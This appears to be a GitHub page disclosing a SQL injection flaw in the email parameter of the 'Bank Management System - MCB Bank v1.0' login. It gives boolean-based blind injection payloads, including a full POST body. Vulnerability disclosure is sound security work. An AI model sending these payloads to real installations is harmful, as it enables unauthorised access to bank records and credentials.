

🔑 main ▾    CVE-nu11secur1ty / vendors / campcodes.com / Bank-Management-System /



nu11secur1ty Update README.MD ...

on Feb 25    ⌚ History

..



Docs

9 months ago



PoC

9 months ago



README.MD


9 months ago



README.MD

## Bank Management System

Vendor: by:Tariq Fareeds



Description:

The email parameter from Bank Management System - MCB Bank v1.0 appears to be vulnerable to SQL injection attacks. The payloads 30735302' or 9098=9098-- and 41995976' or 3071=3078-- were each submitted in the email parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way WARNING: If this is in some external domain, or some subdomain redirection, or internal whatever, this will be extremely dangerous!

Status: CRITICAL

[+] Payloads:

---

Parameter: email (POST)

Type: **boolean**-based blind

Title: **OR boolean**-based blind - **WHERE** or **HAVING** clause

Payload: email=**--9337'** OR 4870=4870-- Cgzq&password=q7A!t8j!H2&cashierLogin=

---

## Reproduce:

---

[href](#)

## Proof and Exploit:

---

[href](#)